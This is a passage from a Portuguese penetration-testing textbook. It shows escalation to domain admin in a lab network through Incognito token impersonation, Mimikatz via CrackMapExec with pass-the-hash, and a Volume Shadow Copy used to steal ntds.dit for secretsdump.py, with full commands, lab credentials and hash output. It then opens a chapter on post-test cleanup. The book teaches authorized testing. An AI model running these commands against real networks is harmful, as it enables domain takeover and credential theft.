Agora que temos um acesso direto à máquina alvo, discutiremos dois métodos para obter privilégios de administrador do domínio na Capsulecorp Pentest, utilizando a sessão de usuário presente nesse host. O primeiro método utiliza uma extensão do Meterpreter chamada Incognito para roubar o token do usuário, que funciona no Windows de modo parecido com um cookie em seu navegador de internet. Se você apresentar um token válido ao Windows, será o

usuário associado a esse token. Há outros detalhes envolvidos no funcionamento técnico do processo, mas não será necessário explorá-los no momento. Tudo que você precisa saber é que, quando um usuário está logado em uma máquina Windows, um token é atribuído a ele e será passado para diversos componentes do sistema operacional, sempre que o usuário invocar uma ação que exija uma validação de seus direitos de acesso.

Se você tem acesso de administrador em uma máquina Windows, poderá obter os tokens de outro usuário logado e, desse modo, se fazer passar por esse usuário na máquina. Nesse caso, isso é possível porque o usuário cujo token você planeja roubar está também associado a um domínio Active Directory e, consequentemente, faz parte do grupo Domain Admins. Você também terá esses privilégios, desde que tenha o token e ele permaneça ativo. Se quiser uma explicação mais técnica acerca desse vetor de ataque, leia a excelente postagem de blog dos autores originais do Incognito: https://labs.f-secure.com/archive/incognito-v2-0-released/.

> **NOTA** Não se esqueça de acrescentar essa sessão Meterpreter nas anotações referentes ao seu procedimento de teste. É um comprometimento direto e uma conexão de shell, que deverá ser devidamente removida na fase de limpeza após o procedimento.

10.2.1 Personificando usuários logados com o Incognito

Em virtude de sua grande popularidade, o Incognito foi incorporado no payload do Meterpreter como uma extensão possível de ser carregada com o comando `load incognito`. Assim que a extensão estiver carregada, você terá acesso a alguns comandos que parecerão familiares a qualquer pessoa que já tenha utilizado o binário do Incognito separadamente. Para obter uma lista dos tokens disponíveis, execute o comando `list_tokens -u`. A saída do comando (Listagem 10.4) mostra que um token está disponível para a conta do usuário `capsulecorp\serveradmin` que havíamos identificado

antes. Os comandos a seguir carregam a extensão Incognito em sua sessão Meterpreter e listam os tokens disponíveis:

```
load incognito
list_tokens -u
```

Listagem 10.4 – Listando os tokens disponíveis com o Incognito

```
Delegation Tokens Available
========================================
CAPSULECORP\serveradmin ❶
NT AUTHORITY\IUSR
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
Window Manager\DWM-1
Window Manager\DWM-2
```

❶ O token que você quer personificar.

Tirar proveito do token desse usuário é fácil e basta digitar `impersonate_token capsulecorp\\serveradmin` no prompt do Meterpreter. Se não estiver evidente, o motivo de usar barras invertidas duplicadas (\\) se deve ao fato de estarmos na linguagem de programação Ruby, portanto é necessário escapar o caractere `\` em strings. A Listagem 10.5 mostra o resultado quando personificamos um usuário. Com base na mensagem de status, podemos dizer que a personificação foi bem-sucedida. Se iniciarmos agora um prompt de comandos com o comando `shell` e, em seguida, executarmos o comando `whoami` do Windows, veremos a personificação da conta do usuário `capsulecorp\serveradmin` nessa máquina.

Listagem 10.5 – Personificação de uma conta de administrador do domínio

```
[+] Delegation token available
[+] Successfully impersonated user CAPSULECORP\serveradmin ❶
meterpreter > shell. ❷
Process 4648 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32>whoami. ❸
whoami
capsulecorp\serveradmin
C:\Windows\system32>
```

❶ Personificação bem-sucedida do usuário capsulecorp\serveradmin.

❷ Inicia um shell de comandos no host remoto.

❸ Executa o comando whoami para mostrar que você é capsulecorp\serveradmin.

O segundo método para obter privilégios de administrador do domínio consiste em extrair as credenciais desse usuário em formato texto simples utilizando o Mimikatz (como fizemos no Capítulo 8). Prefiro esse método a fazer uma personificação com tokens porque os tokens expiram mais rápido que as credenciais do usuário. Além do mais, com um conjunto válido de credenciais, podemos nos fazer passar por um usuário administrador do domínio em qualquer sistema que quisermos, em vez de ficar restritos a um único sistema que gerou o token.

10.2.2 Coletando credenciais em formato texto simples com o Mimikatz

Como fizemos no Capítulo 8, podemos usar o CrackMapExec (CME) para executar o Mimikatz no host 10.0.10.207 e extrair as credenciais do usuário capsulecorp\serveradmin em formato texto simples, da memória do servidor. Esse nome de usuário e a senha permitirão acessar qualquer computador associado ao Active Directory em toda a rede. A seguir, vemos a sintaxe do comando para utilizar o Mimikatz com o CME:

```
cme smb 10.0.10.207 --local-auth -u administrator -H [hash] -M mimikatz
```

A execução do comando cme resultará em uma saída semelhante àquela exibida na próxima listagem. Podemos ver as credenciais da conta do usuário serveradmin em formato texto simples. Além disso, o cme gera um arquivo de log conveniente, que armazena essas informações de modo a poderem ser recuperadas mais tarde.

Listagem 10.6 – Coletando senhas em formato texto simples usando o Mimikatz

```
[*] Windows Server 2016 Datacenter Evaluation 14393 x64 (name:RADITZ)
(domain:RADITZ) (signing:True) (SMBv1:True)
[+] RADITZ\administrator c1ea09ab1bab83a9c9c1f1c366576737 (Pwn3d!)
[+] Executed launcher
[*] Waiting on 1 host(s)
[*] - - "GET /Invoke-Mimikatz.ps1 HTTP/1.1" 200 -
[*] - - "POST / HTTP/1.1" 200 -
CAPSULECORP\serveradmin:7d51bc56dbc048264f9669e5a47e0921
CAPSULECORP\RADITZ$:f215b8055f7e0219b184b5400649ea0c
CAPSULECORP\serveradmin:S3cr3tPa$$! ❶
[+] Added 3 credential(s) to the database
[*] Saved raw Mimikatz output to Mimikatz-10.0.10.207-2020-03
03_152040.log. ❷
```

❶ Senha da conta capsulecorp\serveradmin em formato texto simples.

❷ Caso você esqueça as credenciais, elas ficam armazenadas nesse arquivo de log.

Ótimo! Agora temos um conjunto válido de credenciais de administrador do domínio, que você poderá usar para fazer login em qualquer sistema na rede alvo e fazer o que quiser. Você pode estar pensando que o pentest poderia terminar nesse ponto. Contudo, prefiro dar um passo além, e acho que você concordará comigo depois de considerar o seguinte.

Suponha que você fosse um indivíduo realmente mal-intencionado, que tivesse acabado de efetuar esse ataque no nível da rede e tivesse obtido esse conjunto válido de credenciais de administrador do domínio. Você não é um consultor de segurança contratado para melhorar a segurança da empresa, portanto deve ter outros motivos para atacá-la. Talvez queira roubar dinheiro, causar danos ou furtar alguma propriedade intelectual ou um segredo comercial. Não importa o motivo, para você, ser pego provavelmente seria o cenário de pior caso. Com isso em mente, você faria login no sistema de folha de pagamento com suas credenciais de administrador do domínio e começaria a emitir cheques falsos? Se fizer isso, a conta que você acabou de

comprometer logo ficaria exposta e seria prontamente desativada; seria lamentável e invalidaria o primeiro objetivo da pós-exploração de falhas – manter um método confiável de reentrada em seu ambiente alvo.

Se eu fosse realmente uma pessoa com más intenções, estaria interessado em obter o máximo possível de conjuntos de credenciais válidas. Assim, eu poderia fazer login e logout dos sistemas usando diferentes conjuntos de credenciais de funcionários, em uma tentativa de esconder minhas pegadas ou, pelo menos, dificultar que alguém percebesse que eu acessei o sistema. Desse modo, garantiria que poderia ir e vir pelo máximo de tempo possível. O modo mais eficaz de fazer isso é extrair todos os hashes de senha de todos os usuários do Active Directory, exportando o banco de dados `ntds.dit` diretamente do controlador do domínio. Então, é exatamente o que faremos a seguir.

10.3 ntds.dit e as chaves do reino

Os hashes de senha de todas as contas de usuários no Active Directory estão armazenados no controlador de domínio, em uma ESEDB (Extensible Storage Engine Database, ou Banco de Dados de Armazenamento Extensível) chamada ntds.dit. Esse banco de dados existe na forma de um arquivo binário simples, no path de arquivo `c:\windows\ntds\ntds.dit`.

Como esperado, é um arquivo cuidadosamente protegido; mesmo com acesso de administrador, você não poderá modificá-lo nem extrair informações de senha diretamente do arquivo. Contudo, como é usual com arquivos de hives de registro, é possível fazer uma cópia do ntds.dit e baixá-lo do controlador de domínio. Em seguida, usando outras ferramentas, você poderá extrair os hashes de senha do Active Directory conforme desejado. Para fazer isso, porém, é preciso localizar o controlador de domínio de seu domínio alvo. O método mais simples é utilizar o comando `ping` em uma máquina associada ao domínio para descobrir o domínio de nível mais alto. Nesse caso, a execução de `ping capsulecorp.local` revelará o

endereço IP do controlador de domínio. Eis o modo de usar o CME para executar esse comando no host 10.0.10.207 que estamos utilizando neste capítulo:

```
cme smb 10.0.10.207 --local-auth -u administrator -H [hash] -x "cmd /c ping
capsulecorp.local"
```

A listagem a seguir mostra que o controlador de domínio dessa rede está em 10.0.10.200. Esse sistema terá o arquivo ntds.dit necessário para obter todos os hashes de senha de todas as contas de usuários do Active Directory.

Listagem 10.7 – Descobrindo o endereço IP do controlador de domínio

```
[*] Windows Server 2016 Datacenter Evaluation 14393 x64 (name:RADITZ)
(domain:RADITZ) (signing:True) (SMBv1:True)
[+] RADITZ\administrator c1ea09ab1bab83a9c9c1f1c366576737 (Pwn3d!)
[+] Executed command
Pinging capsulecorp.local [10.0.10.200] with 32 bytes of data:
Reply from 10.0.10.200: bytes=32 time<1ms TTL=128 ❶
Reply from 10.0.10.200: bytes=32 time<1ms TTL=128
```

❶ Uma resposta foi obtida de 10.0.10.200. Esse é seu controlador de domínio alvo.

As credenciais de administrador do domínio obtidas têm acesso de login nessa máquina. Contudo, conforme mencionamos, você não pode simplesmente ir até o diretório c:\windows\ntds e fazer uma cópia do arquivo ntds.dit. Se tentar fazê-lo, será saudado com uma mensagem de erro de “acesso negado” do sistema operacional.

Então, como obtemos uma cópia do arquivo ESEDB? Com a VSC (Volume Shadow Copies, ou Cópias-Sombra de Volume) da Microsoft. A VSC foi acrescentada no Windows na época do Windows XP. Seu propósito era servir como um snapshot (imagem instantânea) que pudesse ser usado para restaurar seu sistema de arquivos a um determinado estado, em um ponto específico no tempo, quando uma VSC tivesse sido feita. O fato é que essas cópias, se estiverem presentes, são apenas aglomerados de dados estáticos. Ou seja, o sistema operacional não as monitora no que diz respeito às restrições de acesso. Uma VSC se comporta de

modo muito parecido com um pen drive USB. Se eu tiver acesso de leitura ao pen drive, poderei acessar qualquer arquivo aí contido. Você poderá verificar o controlador de domínio para saber se há alguma VSC ou, caso não haja, criar uma utilizando o comando vssadmin – desde que, é claro, você tenha privilégios de administrador no servidor. Observe a Figura 10.2, que mostra uma representação gráfica do processo.




Figura 10.2 – Acessando arquivos protegidos do controlador de domínio usando uma Volume Shadow Copy.

Agora que localizamos o controlador do domínio e sabemos um pouco sobre as VSCs, a próxima tarefa será verificar se há alguma VSC que possa ser usada para obter uma cópia de ntds.dit. Se não houver, será possível criar uma com o comando vssadmin.

10.3.1 Vencendo as limitações com a VSC

Inicialmente, vamos verificar se esse controlador de domínio já tem uma VSC. É muito comum que os administradores de sistemas de TI criem VSCs regularmente para utilizar conforme a Microsoft pretendia: como snapshots específicos de alguns instantes no tempo, que possam ser restaurados caso algo dê errado. Utilizarei o

comando cme para acessar o controlador de domínio com as credenciais de administrador que tenho e executarei o comando vssadmin list shadows do Windows para ver se há alguma VSC nesse host:

```
cme smb 10.0.10.200 -u serveradmin -p 'S3cr3tPa$$!' -x 'vssadmin list
Ê shadows'
```

Nesse caso, com base na saída que está na próxima listagem, vemos que não há nenhuma VSC no controlador de domínio. Você terá de criar uma por conta própria para obter uma cópia de ntds.dit.

Listagem 10.8 – Verificando se há uma VSC

```
[*] Windows 10.0 Build 17763 (name:GOKU) (domain:CAPSULECORP)
[+] CAPSULECORP\serveradmin:S3cr3tPa$$! (Pwn3d!)
[+] Executed command
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.

No items found that satisfy the query. ❶
```

❶ Esse host não tem nenhuma VSC.

Podemos criar uma VSC com o comando vssadmin. Na parte restante deste capítulo, vou partir do pressuposto de que você está usando o cme para interagir com o controlador de domínio, exatamente como fizemos no comando que gerou a saída da Listagem 10.8. Em vez de mostrar o comando cme, apresentarei apenas o comando Windows que você deverá passar para o parâmetro -x do comando cme em seu computador de ataque. Faço isso para economizar espaço e manter tudo em uma só linha sempre que for possível. Eis o comando para criar uma VSC do drive C: no controlador de domínio da Capsulecorp Pentest:

```
vssadmin create shadow /for=C:
```

Provavelmente, o primeiro detalhe que você perceberá na saída da Listagem 10.9 é o nome de volume peculiar, que começa com \\?\. Esse path de arquivo inusitado pode ser acessado como qualquer outro path de arquivo, substituindo a letra do drive pelo nome da VSC que acabou de ser criada. Para ser mais explícito, para

acessar o arquivo ntds.dit da VSC, que em geral está em c:\windows\ntds\ntds.dit, utilize o seguinte path:

\\?\globalroot\device\harddiskvolumeshadowcopy1\windows\ntds\ntds.dit

Listagem 10.9 – Criando uma VSC

```
[*] Windows 10.0 Build 17763 (name:GOKU) (domain:CAPSULECORP)
[+] CAPSULECORP\serveradmin:S3cr3tPa$$! (Pwn3d!)
[+] Executed command
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.
deal
Successfully created shadow copy for 'C:\'
Shadow Copy ID: {0fb03856-d017-4768-b00c-5e7b37a6cfd5}
Volume Name:\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1 ❶
```

❶ Path físico na máquina para acessar a VSC.

Como podemos ver, tudo que está na parte após shadowcopy1\ é igual, como se você estivesse especificando arquivos no drive C. Basicamente, temos agora uma shadow copy de todo o drive C:, acessível livremente, sem restrições. Vamos tirar proveito disso e obter uma cópia desprotegida do arquivo ntds.dit, colocando-a na raiz do drive C:, onde poderemos acessá-la sem que seja necessário ficar digitando um path de arquivo tão longo:

```
copy \\?\globalroot\device\harddiskvolumeshadowcopy1\windows\ntds\ntds.dit
c:\ntds.dit
```

Lembre-se de que, conforme vimos na Seção 6.2.1, para extrair hashes de senha de contas locais da hive de registro SAM, também precisamos obter duas chaves secretas da hive de registro system, necessárias para descriptografar os valores de hash criptografados. Isso também vale para os hashes de senha do Active Directory armazenados no ntds.dit. Teremos de obter a hive de registro system do controlador de domínio. Poderíamos usar o comando reg.exe ou copiar o arquivo diretamente da VSC, pois o sistema de arquivos está desprotegido. Prefiro essa última opção:

```
copy
Ê \\?\globalroot\device\harddiskvolumeshadowcopy1\windows\system32\config
\SYSTEM c:\sys
```

Em seguida, faça o download desses dois arquivos do controlador de domínio para o seu computador de ataque. Essa é uma ótima oportunidade para apresentar uma ferramenta chamada smbclient.py, que faz parte do framework Python Impacket. O comando smbclient.py disponibiliza um navegador para o sistema de arquivos no controlador de domínio, baseado em texto e totalmente interativo, desde que um nome de usuário e uma senha válidos sejam fornecidos. A sintaxe parece um pouco estranha nas primeiras vezes em que você utilizar esse comando. É necessário especificar o domínio entre aspas simples, seguido de uma barra (/), e depois o nome do usuário, seguido de dois-pontos (:) e, por fim, a senha dessa conta. Forneça então o @[Endereço IP] do servidor alvo ao qual você quer se conectar:

```
smbclient.py 'CAPSULECORP/serveradmin:S3cr3tPa$$!'@10.0.10.200
```

Assim que tiver se conectado com o smbclient.py, digite use C$ para acessar o compartilhamento do sistema de arquivos local. Digite ls no prompt para ver o conteúdo do diretório-raiz, incluindo as cópias de ntds.dit e de sys. Faça o download de ambos com o comando get e, em seguida, digite exit para encerrar a conexão do smbclient.py.

Listagem 10.10 – Fazendo download de arquivos com o smbclient

```
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

Type help for list of commands
# use C$ ❶
# ls. ❷
drw-rw-rw-          0  Mon Apr 15 09:57:25 2019 $Recycle.Bin
drw-rw-rw-          0  Wed Jan 30 19:48:51 2019 Documents and Settings
-rw-rw-rw-   37748736  Thu Apr  9 10:19:41 2020 ntds.dit ❸
-rw-rw-rw-  402653184  Mon Apr 13 08:48:41 2020 pagefile.sys
drw-rw-rw-          0  Wed Jan 30 19:47:05 2019 PerfLogs
drw-rw-rw-          0  Wed Jan 30 16:54:15 2019 Program Files
drw-rw-rw-          0  Wed Jan 30 19:47:05 2019 Program Files (x86)
drw-rw-rw-          0  Thu Jul 11 14:14:10 2019 ProgramData
drw-rw-rw-          0  Wed Jan 30 19:48:53 2019 Recovery
-rw-rw-rw-   16515072  Thu Jan 31 14:54:41 2019 sys ❹
```

```
drw-rw-rw-          0  Thu Apr  9 10:30:52 2020 System Volume Information
drw-rw-rw-          0  Mon Apr 13 08:58:01 2020 Users
drw-rw-rw-          0  Thu Jan 31 15:57:30 2019 Windows
# get ntds.dit ❺
# get sys ❻
# exit ❼
```

❶ Ativa o compartilhamento Windows C$.

❷ Lista o conteúdo do diretório-raiz.

❸ Cópia feita do ntds.dit.

❹ Cópia feita da hive de registro system.

❺ Download da cópia de ntds.dit.

❻ Download da cópia da hive de registro system.

❼ Encerra a sessão do smbclient.

No próximo capítulo, discutirei vários pontos que você deve saber sobre as atividades de limpeza após o procedimento de teste. Não repetirei esse conteúdo agora, mas, se você está pensando em apagar a VSC e os arquivos ntds.dit e sys do drive C:, está totalmente certo: isso deve ser feito em qualquer procedimento de teste.

Vamos prosseguir e discutir a última peça desse quebra-cabeça: extrair as contas de usuários e os hashes de senha do arquivo ntds.dit. Se pesquisar na internet, você encontrará uma série de ferramentas e técnicas diferentes para essa tarefa. Já estamos usando o framework Impacket, portanto faz sentido utilizar outra ferramenta incluída nesse framework: o secretsdump.py, que, a propósito, é excelente e funciona de forma confiável.

10.3.2 Extraindo todos os hashes com o secretsdump.py

O comando secretsdump.py aceita alguns argumentos. É necessário especificar a hive de registro system e o arquivo ntds.dit com os parâmetros -system e -ntds. Também gosto de especificar um parâmetro opcional, -just-dc-ntlm, que suprime muitos dados desnecessários de saída gerados pelo secretsdump.py caso você o execute como default:

```
secretsdump.py -system sys -ntds ntds.dit -just-dc-ntlm LOCAL
```

A Listagem 10.11 mostra a saída na rede Capsulecorp Pentest, contendo todos os hashes de senha de todo o domínio. Em um pentest no ambiente de produção de uma empresa de verdade, esse arquivo provavelmente conteria dezenas de milhares de hashes de senha, e o comando demoraria bastante para ser concluído.

Listagem 10.11 – Extraindo hashes de senha com o secretsdump.py

```
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[*] Target system bootKey: 0x93f61c9d6dbff31b37ab1a4de9d57e89
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: a3a4f36e6ea7efc319cdb4ebf74650fc
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:4c078c5c86e3499cc ❶
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e
GOKU$:1000:aad3b435b51404eeaad3b435b51404ee:19dd50c1959a860d13953ad0
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:f10fa2ce8a7e767248582f79
GOHAN$:1103:aad3b435b51404eeaad3b435b51404ee:e6746adcbeed3a540645b5f
serveradmin:1104:aad3b435b51404eeaad3b435b51404ee:7d51bc56dbc048264f
VEGETA$:1105:aad3b435b51404eeaad3b435b51404ee:53ac687a43915edd39ae4b
TRUNKS$:1106:aad3b435b51404eeaad3b435b51404ee:35b5c455f48b9ec94f579c
trunksadm:1107:aad3b435b51404eeaad3b435b51404ee:f1b2707c0b4aacf4d45f
gohanadm:1108:aad3b435b51404eeaad3b435b51404ee:e690d2dd639d6fa868dee
vegetaadm:1109:aad3b435b51404eeaad3b435b51404ee:ad32664be269e22b0445
capsulecorp.local\gokuadm:1110:aad3b435b51404eeaad3b435b51404ee:8902
PICCOLO$:1111:aad3b435b51404eeaad3b435b51404ee:33ad82018130db8336f19
```

```
piccoloadm:1112:aad3b435b51404eeaad3b435b51404ee:57376301f77b434ac2
  a
YAMCHA$:1113:aad3b435b51404eeaad3b435b51404ee:e30cf89d307231adbf1
  2c2
krillin:1114:aad3b435b51404eeaad3b435b51404ee:36c9ad3e120392e832f728
yamcha:1115:aad3b435b51404eeaad3b435b51404ee:a1d54617d9793266ccb01
  f3
KRILLIN$:1116:aad3b435b51404eeaad3b435b51404ee:b4e4f23ac3fe0d88e906
  d
RADITZ$:1117:aad3b435b51404eeaad3b435b51404ee:f215b8055f7e0219b184
  b5
raditzadm:1118:aad3b435b51404eeaad3b435b51404ee:af7406245b3fd62af4a8
TIEN$:1119:aad3b435b51404eeaad3b435b51404ee:ee9b39e59c0648efc9528c
  b6
capsulecorp.local\SM_4374f28b6ff94afab:1136:aad3b435b51404eeaad3b435
capsulecorp.local\SM_8a3389aec10b4ad78:1137:aad3b435b51404eeaad3b435
capsulecorp.local\SM_ac917b343350481e9:1138:aad3b435b51404eeaad3b435
capsulecorp.local\SM_946b21b0718f40bda:1139:aad3b435b51404eeaad3b435
capsulecorp.local\vegetaadm1:1141:aad3b435b51404eeaad3b435b51404ee:1
tien:1142:aad3b435b51404eeaad3b435b51404ee:c5c1157726cde560e1b8e65f3
[*] Cleaning up...
```

❶ Outro conjunto de credenciais de administrador do domínio.

A essa altura, se você fosse um(a) verdadeiro(a) cara/garota do mal, seria o fim de jogo para a sua empresa alvo. Você tem todos os hashes de senha de todos os usuários do Active Directory, incluindo os administradores do domínio. Com essas credenciais, poderia se deslocar de forma livre e silenciosa por todo o ambiente de rede, raramente tendo de utilizar o mesmo conjunto de credenciais duas vezes. A única forma de a empresa poder bloqueá-lo, supondo que você, antes de tudo, tenha sido descoberto, seria forçar uma reinicialização de senha de todos os usuários da empresa.

Com isso, concluímos a terceira fase do INPT. A próxima e última fase do procedimento de teste consiste em documentar suas descobertas de uma maneira que seja igualmente informativa e útil para o seu cliente. Em última instância, eles pagaram para que você invadisse a rede da empresa e pudesse lhes dizer como melhorar sua segurança. Essa é uma área na qual muitos pentesters têm dificuldade. Nos próximos dois capítulos, veremos como transformar

as informações obtidas durante a parte técnica do procedimento de teste em um relatório prático. Também conheceremos os oito componentes que um bom relatório de pentest deve ter para ajudar os clientes a melhorarem sua segurança e fortalecer a resiliência geral da empresa contraataques cibernéticos.

Exercício 10.1: Roubando senhas do ntds.dit

Acesse o controlador de domínio goku.capsulecorp.local utilizando as credenciais obtidas de seu host de nível dois, raditz.capsulecorp.local.

Crie uma VSC (Volume Shadow Copy, ou Cópias-Sombra de Volume) usando o comando vssadmin e roube uma cópia de ntds.dit e do arquivo da hive de registro SYSTEM da VSC.

Faça o download da cópia de ntds.dit e da hive de registro para o seu computador de ataque e utilize secretsdump.py para extrair todos os hashes de senha de ntds.dit. Quantos hashes de senha há aí?

A resposta está no Apêndice E.

Resumo

- O comando net pode ser usado para consultar grupos do Active Directory e identificar os usuários administradores do domínio.
- O comando qwinsta pode ser usado para exibir os usuários logados no momento.
- O módulo psexec_command do Metasploit é capaz de executar o comando qwinsta em todos os seus hosts de níveis um e dois, encontrando rapidamente os sistemas que tenham usuários administradores do domínio logados.
- O Incognito e o Mimikatz podem ser usados para coletar senhas e tokens de autenticação, permitindo personificar uma conta de administrador do domínio e acessar o controlador de domínio.
- O arquivo ntds.dit é um banco de dados de armazenamento que contém os hashes de senha de todas as contas de usuários do Active Directory.
- É possível acessar os arquivos ntds.dit e da hive de registro system a partir de uma VSC (Volume Shadow Copy, ou Cópia-

Sombra de Volume).

- O comando secretsdump.py do framework Python Impacket é capaz de extrair hashes de senha do ntds.dit.

FASE 4

Documentação

Seu pentest está quase alcançando a linha de chegada, mas seu trabalho ainda não acabou. Depois de concluir a parte técnica dos testes, é necessário colocar suas descobertas, observações e recomendações em um relatório prático e conciso para o seu cliente ou os stakeholders de seu pentest.

Esta parte do livro tem como foco dois objetivos principais a serem atingidos no final de um pentest. O primeiro é o exercício de limpeza, que não diz respeito a apagar suas pegadas. Lembre-se de que o foco deste livro está em um INPT (Internal Network Penetration Test, ou Pentest na Rede Interna) típico, o qual, em geral, não exige discrição, por natureza. Em vez disso, fazer uma limpeza significa assumir uma atitude profissional, removendo os arquivos desnecessários, como os arquivos deixados nos sistemas e as backdoors, e desfazendo as mudanças de configuração efetuadas nas fases de ataque. O Capítulo 11 descreve as atividades de limpeza no ambiente da rede Capsulecorp Pentest e prepara você para os tipos de tarefas que se espera que devam ser feitas no final de qualquer procedimento de teste.

No Capítulo 12, veremos os oito componentes que compõem um relatório de pentest robusto. Você saberá quais são as perguntas que cada seção de um relatório de pentest procura responder, o que deve ser escrito nessas seções e qual é a melhor forma de comunicar a sua mensagem. Veremos inclusive um relatório de pentest completo para o ambiente Capsulecorp Pentest. Esse relatório inclui todos os oito componentes apresentados no Capítulo 12.

CAPÍTULO 11

Limpeza após o procedimento de teste

Este capítulo inclui:

- encerramento das conexões de shell ativas;
- remoção das contas de usuário desnecessárias;
- remoção de diversos arquivos;
- restauração das mudanças de configuração;
- fechamento das backdoors (porta dos fundos).

Você concluiu as três primeiras fases do seu INPT (Internal Network Penetration Test, ou Pentest na Rede Interna)! Antes de passar para a escrita de seu relatório para o cliente, gostaria de discutir algumas regras de etiqueta quanto à limpeza (cleanup) após o procedimento de teste. Você passou a última ou as duas últimas semanas bombardeando a rede de seu cliente com ataques, comprometendo inúmeros sistemas no domínio da empresa. Não foi um procedimento de teste discreto de equipe vermelha (red team); portanto, sem dúvida, você deve ter deixado muitas pegadas por onde passou – pegadas como contas de usuário, backdoors, arquivos binários e mudanças em configurações de sistemas. Deixar a rede nesse estado poderia ou não ser uma violação de seu contrato com o cliente (esse, provavelmente, é um assunto para outro livro). Contudo, sem dúvida, isso seria considerado pouco profissional (talvez até um pouco imaturo); seu cliente não ficaria com um sentimento de satisfação com o pentest caso descobrisse os arquivos que você, de forma negligente, deixou em sua rede, enquanto a atacava.

Sei o quanto pode ser empolgante desempenhar o papel de um invasor. Ir atrás de privilégios de administradores do domínio e passar de um sistema para outro na tentativa de escalar seu acesso à rede ao nível máximo pode estimular você a dar o melhor de si. Nem sempre é fácil parar e fazer as devidas anotações quando você acabou de acessar um sistema contendo credenciais que permitirão um acesso a outro sistema, o qual, finalmente, dará a você as chaves do reino. Neste capítulo, gostaria de descrever uma checklist que utilizo para garantir que estou fazendo um bom serviço aos meus clientes, conduzindo uma limpeza após a execução do pentest. Classifiquei todos os itens remanescentes de um pentest nas cinco categorias a seguir:

- conexões de shell ativas;
- contas de usuários;
- miscelânea de arquivos;
- mudanças de configuração;
- backdoors.

Apresentei um ou mais exemplos de todas as cinco categorias nos sistemas comprometidos durante o pentest na Capsulecorp. Durante meu trabalho em um pentest, assim que entro em contato fisicamente com uma máquina (ou, então, manipulo fisicamente o teclado para dar um comando na máquina), eu me pergunto se adicionei um desses itens no alvo. Em caso afirmativo, faço o registro em minhas anotações sobre o procedimento de teste. Fiz isso no pentest da Capsulecorp, portanto posso percorrer as cinco categorias e fazer uma limpeza de todas as minhas atividades. Ao concluir um INPT, o ambiente, de modo geral, deve estar no mesmo estado em que se encontrava antes de você ter iniciado o procedimento de teste.

Sobre os riscos associados ao pentesting

Neste capítulo, falaremos bastante sobre a remoção de itens criados durante um procedimento de teste para que o cliente não fique em um estado

vulnerável. Alguém poderia perguntar: “Por que você está deixando o seu cliente em um estado vulnerável, para começar?”. Posso entender por que alguém a quem o conceito de pentesting é uma novidade faria essa pergunta. O fato é que o cliente provavelmente já estava em um estado vulnerável, como você foi capaz de demonstrar ao comprometer sua rede. O ideal é que, assim que concluir seu procedimento de teste, se você fez o seu trabalho e o cliente fizer a parte que lhe cabe no que concerne a implementar as recomendações feitas por você para as correções, eles estarão significativamente mais protegidos, como resultado de seus esforços. E eu – assim como todos os pentesters profissionais que conheci – acho que as vantagens no longo prazo superam o risco no curto prazo. Em geral, estamos falando de apenas uma ou duas semanas, na maioria dos procedimentos de teste.

Apesar disso, se você não aceita essa ideia (e algumas pessoas não conseguem aceitá-la), há sempre a abordagem de limitar o escopo de seu procedimento de modo a excluir qualquer tipo de invasão. Por exemplo, no Capítulo 4, quando descobrimos credenciais default, patches do sistema operacional ausentes e parâmetros de configuração de sistemas inseguros, o procedimento seria concluído nesse ponto. Entregaríamos nossos resultados preliminares e não prosseguiríamos com a invasão.

É claro que, nesse caso, não teríamos descoberto que havia credenciais compartilhadas por contas de administradores locais nem privilégios excessivos de administradores do domínio ou outras vulnerabilidades e vetores de ataque que conseguimos descobrir somente após o comprometimento de um sistema de nível dois.

Meu objetivo ao escrever este livro não foi me concentrar no fato de dizer se você deve conduzir um pentesting de rede, mas ensinar a fazer isso de forma apropriada.

11.1 Encerrando conexões de shell ativas

